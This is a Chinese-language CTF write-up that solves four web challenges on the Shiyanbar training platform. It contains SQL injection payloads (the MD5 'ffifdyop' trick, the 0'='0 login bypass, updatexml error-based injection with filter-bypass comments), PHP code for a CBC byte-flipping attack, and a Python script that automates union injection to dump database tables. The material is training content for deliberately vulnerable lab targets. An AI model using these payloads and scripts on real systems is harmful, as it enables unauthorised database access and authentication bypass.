实验吧CTF题库writeup

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
2019-04-28

题目1. 后台登录　　分值：10　　解题参考：https://blog.csdn.net/March97/article/details/81222922

解题链接： http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php


打开是一个登录页面



查看网页源码，发现提示

```
<!-- $password=$_POST['password'];
    $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
    $result=mysqli_query($link,$sql);
        if(mysqli_num_rows($result)>0){
            echo 'flag is :'.$flag;
        }
        else{
            echo '密码错误!';
        } -->
```

md5($password,true)处存在sql注入点，该函数的作用如下



如果某个字符串经过md5('XXX',true)加密之后的结果包含 ‘’or'+数字，即可构造出一个sql注入语句。在题目链接中包含的字符串即为登录密码字符串 “ffifdyop”

该字符串不唯一，只要经过md5('XXX',true)加密之后的结果包含 ‘’or'+数字 就可以提交成功，拿到flag。

题目2. 简单的登录题　　分值：50

解题参考：

https://blog.csdn.net/LeeHDsniper/article/details/81089480#

https://blog.csdn.net/include_heqile/article/details/79942993

https://hebin.me/2018/01/26/西普ctf-简单的登录题/

https://www.freebuf.com/articles/system/163756.html

https://r00tnb.github.io/2018/02/09/%E5%AE%9E%E9%AA%8C%E5%90%A7-%E7%AE%80%E5%8D%95%E7%9A%84%E7%99%BB%E5%BD%95%E9%A2%98/

CBC字节翻转攻击：


https://blog.csdn.net/xiaorouji/article/details/82777482

https://blog.csdn.net/csu_vc/article/details/79619309

https://www.freebuf.com/articles/system/163756.html

http://shaobaobaoer.cn/archives/582/cbc%E5%AD%97%E7%AC%A6%E7%BF%BB%E8%BD%AC-%E5%8E%9F%E7%90%86%E4%B8%8E%E5%AE%9E%E6%88%98

解密过程如下图：



Cipher Block Chaining (CBC) mode decryption

正常流程 B ^ C = A

根据异或运算的性质　C = A ^ B　；　C ^ C = A ^ B ^ C = 0


漏洞利用（B ^ X ^ A) ^ C = X（X为指定的任意任意字符）；

将B的值与（X ^ A）异或后再参与运算就可以控制生成的明文为我们指定的字符X


通过阅读源码得知，输入框过滤了#的，先尝试用字节翻转攻击使用#注释掉`limit $id,0`中的`,0`。

Step1

发送如下数据包：



设置id=11（两位数，后面需要把个位换成#，用于截断sql语句）。服务器返回了iv和cipher，然后自己计算一下序列化之后的结果



结果为：a:1:{s:2:"id";s:2:"11";}

Step2


16个byte为一组，进行分组：
BLOCK#1：a:1:{s:2:"id";s:
BLOCK#2：2:"11";}

先修改cipher中的BLOCK#1的密文，使得BLOCK#2的解密后结果为`2:"1#";}`，这样就能够使用#注释掉`,0`了。

```php
<?php
$id="11";
$info= array('id'=>$id);
echo serialize($info);
echo "\n\n";
$cipher="%2BC4Qj7hli7Y0m1gTxynIvgW04jPnVGGLwKr%2FetoBhAg%3D";
$cipher=urldecode($cipher);
$cipher=base64_decode($cipher);
echo $cipher;
echo "\n\n";
$cipher[4]=chr(ord($cipher[4])^ord('1')^ord('#'));
$cipher=base64_encode($cipher);
$cipher=urlencode($cipher);
echo "$cipher\n";
?>
```

得到的cipher值为 %2BC4Qj6pli7Y0m1gTxynIvgW04jPnVGGLwKr%2FetoBhAg%3D


使用这个cipher的值，iv不变，post数据包：（在拦截到的页面刷新数据包中修改）



服务器返回的结果：无法正常反序列化。因为我们为了修改明文块2而修改了密文块1，密文块1被修改后再利用原始的IV解密后的得到的明文块1是乱码，无法进行反序列化。

Step3

由于密文块1被修改，导致上一步得到的密文cipher使用key解密后未执行异或运算前的值也受到影响，我们其设为A，同样，对于解密出的乱码明文我们设为B，该过程如下图



上图的过程为 A ^ old_IV = B

根据与或运算的性质 A ^ old_IV ^ B = 0

A ^ old_IV ^ B ^ C = C

只需要设置新的new_IV = old_IV ^ B ^ C ，经过运算之后 A ^ new_IV = C

我们需要让解密出的明文是正常可读的也就是BLOCK#1：a:1:{s:2:"id";s: ，设该正常明文为C


我们只需要修改IV，令其为上面式子中计算出的new_IV 就能操纵第一个被修改后的密文块解密出正常的明文。

通过上面的返回包，我们知道了乱码明文的base64值，以及原本正常的明文值，依据上面的公式计算即可：

```
<?php
$iv = "HHlASI4ryCrrI%2BmMbTeZCg%3D%3D";
$iv = urldecode($iv);
$iv = base64_decode($iv);
$block_wrong="KoiB/4AS1KFkT76b+vUryjI6IjEjIjt9";
$block_wrong=base64_decode($block_wrong);
$block_right="a:1:{s:2:\"id\";s:";
for ($i=0;$i<16;$i++)
{
$iv[$i] = chr(ord($block_wrong[$i]) ^ ord($iv[$i]) ^ ord($block_right[$i]));
}
$iv=base64_encode($iv);
$iv=urlencode($iv);
echo "$iv\n";
?>
```

输出结果为：V8vwjXVKJrm1Tj5ztfnB%2Bg%3D%3D

使用这个iv替换数据包中的iv，再次重放：



注入成功。

最后利用上面找到的注入点和原理编写脚本就可以拿到flag了

下面是参考脚本：https://blog.csdn.net/LeeHDsniper/article/details/81089480#

```
import requests
import re
from base64 import *
from urllib import quote,unquote

url="http://ctf5.shiyanbar.com/web/jiandan/index.php"

def find_flag(payload,cbc_flip_index,char_in_payload,char_to_replace):
    payload = {"id":payload}
    r=requests.post(url,data=payload)
    iv=re.findall("iv=(.*?),",r.headers['Set-Cookie'])[0]
    cipher=re.findall("cipher=(.*)",r.headers['Set-Cookie'])[0]
    cipher=unquote(cipher)
    cipher=b64decode(cipher)
    cipher_list=list(cipher)
    cipher_list[cbc_flip_index] =
chr(ord(cipher_list[cbc_flip_index])^ord(char_in_payload)^ord(char_to_replace))
    cipher_new=''.join(cipher_list)
    cipher_new=b64encode(cipher_new)
    cipher_new=quote(cipher_new)
    cookie = {'iv':iv,'cipher':cipher_new}
    r=requests.post(url,cookies=cookie)
    content = r.content
    plain_base64=re.findall("base64_decode\(\'(.*?)\'\)",content)[0]
    plain=b64decode(plain_base64)
    first_block_plain="a:1:{s:2:\"id\";s:"
    iv=unquote(iv)
    iv=b64decode(iv)
    iv_list=list(iv)
    for i in range(16):
        iv_list[i]=chr(ord(plain[i]) ^ ord(iv_list[i]) ^ ord(first_block_plain[i]))
    iv_new=''.join(iv_list)
    iv_new=b64encode(iv_new)
    iv_new=quote(iv_new)
    cookie = {'iv':iv_new,'cipher':cipher_new}
    r=requests.post(url,cookies=cookie)
    return r.content
def get_columns_count():
    table_name=['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'g', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r',
's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'G', 'K', 'L', 'M',
```

```
'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
    for i in range(len(table_name)):
        payload="(select 1)a"
        if i==0:
            payload = "0 2nion select * from("+payload+");"+chr(0);
            content=find_flag(payload,6,'2','u')
            resp=re.findall(".*(Hello!)(\d).*",content)
            if resp:
                print "table has 1 column and response position is 1"
                return payload
            else:
                print "table does not have %d columns" % (i+1)
            continue
        for t in range(i):
            payload=payload+" join (select %d)%s" % (t+2,table_name[t+1])
        payload = "0 2nion select * from("+payload+");"+chr(0);
        content=find_flag(payload,6,'2','u')
        resp=re.findall(".*(Hello!)(\d).*",content)
        if resp:
            print "table has %d column and response position is %s" % (i+1,resp[0][1])
            return payload
        else:
            print "table does not have %d columns" % (i+1)
payload=get_columns_count()
print payload
print find_flag('12',4,'2','#')
print find_flag('0 2nion select * from((select 1)a);'+chr(0),6,'2','u')
print find_flag('0 2nion select * from((select 1)a join (select 2)b join (select 3)c);'+chr(0),6,'2','u')
print find_flag('0 2nion select * from((select 1)a join (select group_concat(table_name) from
information_schema.tables where table_schema regexp database())b join (select 3)c);'+chr(0),7,'2','u')
print find_flag("0 2nion select * from((select 1)a join (select group_concat(column_name) from
information_schema.columns where table_name regexp 'you_want')b join (select 3)c);"+chr(0),7,'2','u')
print find_flag("0 2nion select * from((select 1)a join (select value from you_want)b join (select
3)c);"+chr(0),6,'2','u')
```

作者：LeeHDsniper

来源：CSDN

原文：https://blog.csdn.net/LeeHDsniper/article/details/81089480

得到flag为：

题目3. 登陆一下好吗??　　分值：20

解题链接：　http://ctf5.shiyanbar.com/web/wonderkun/web/index.html

网页源码也没有可利用的地方

```
  }
</style>

<body>
    <div class="main">
     <div class="header" >实验吧登陆系统</div>
    <form method="post" action="./login.php">
       <div class="input-group">
           <span class="input-group-addon" id="sizing-addon2">username</span>
           <input type="text" class="form-control" placeholder="username" aria-describedby="sizing-addon2" name="username">
       </div>
       <div class="input-group">
           <span class="input-group-addon" id="sizing-addon2">password</span>
           <input type="password" class="form-control" placeholder="password" aria-describedby="sizing-addon2" name="password">
       </div>
       <button type="submit" class="btn btn-primary button " >登陆</button>
    </form>

    </div>

</body>
```

只能从登录输入框尝试进行sql注入，

使用该语句测试：' union select * from a where 1-1+1/1 or 1=1 | 1 join 1/* #%00

对不起，没有此用户！！

hint :
username:' from a where 1-1+11 1=1 1 join 1 %00
password:' from a where 1-1+11 1=1 1 join 1 %00

username	password

发现过滤了以下字符

| , – , or , union , # , select ,* ,/

构造的sql注入语句要绕过这些字符。

猜测其后台的sql语句为 select * from table where username= '**username**' and password='**password**'

使用的sql语句要使得 username= '**username**' 和password='**password**'这两个表达式返回的结果为真

可以使用 0'='0 ，获得flag

ctf{51d1bf8fb65a8c2406513ee8f52283e7}

hint :
username:0'='0
password:0'='0

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

语句并不唯一，只要符合 X'='X 即可（X为任意字符，可以为空）

题目4. 加了料的报错注入　　分值：35


解题参考：https://blog.csdn.net/qq_35078631/article/details/79221618

https://blog.csdn.net/xingyyn78/article/details/79737070

Please login!

tips:post username and password...

打开题目链接提示使用post方式提交用户名和密码，使用burp构造数据包后提交




在返回包中提示了后台SQL查询语句 <!-- $sql="select * from users where username='$username' and password='$password'"; -->

根据题目提示的报错注入，使用burp中intruder模块尝试爆破

burpsuite的intruder模块简介

十种MySQL报错注入

12种报错注入+万能语句




Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length
71	1	select	200			356
72	1	insert	200			356
73	1	as	200			356
74	1	or	200			356
75	1	procedure	200			356
76	1	limit	200			273
77	1	order by	200			273
78	1	asc	200			356
79	1	desc	200			356
80	1	delete	200			356
81	1	update	200			356
82	1	distinct	200			356
83	1	having	200			356
84	1	truncate	200			356
85	1	replace	200			356
86	1	like	200			273

Request | Response



Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			361	baseline request
1	1	floor	200			273	
2	1	extractvalue	200			356	
3	1	updatexml	200			356	
4	1	geometrycollection	200			356	
5	1	multipoint	200			356	
6	1	polygon	200			356	
7	1	multipolygon	200			356	
8	1	linestring	200			356	
9	1	multilinestring	200			356	
10	1	exp	200			356	
11	1	'	200			361	
12	1	a' or 1=1--	200			273	
13	1	"a"" or 1=1--"	200			273	
14	1	or a = a	200			273	
15	1	a' or 'a' = 'a	200			273	

username的参数updatexml没有禁掉，但是禁掉了圆括号。

password参数，没有禁掉圆括号，但是禁掉了等号。

因此通过updatexml在存储非XPath格式的字符串时的报错输出获得所需要的信息。

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数：XML_document是String格式，为XML文档对象的名称。
第二个参数：XPath_string (Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。
第三个参数：new_value，String格式，替换查找到的符合条件的数据
通过将用户名中加入updatexml，并将中间内容注释掉，就可以使用updatexml函数。使用select database()函数获得数据库名。


方法一

获取数据库名：

username=1' and updatexml/*&

password=*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1

XPATH syntax error: '~error_based_hpf~'

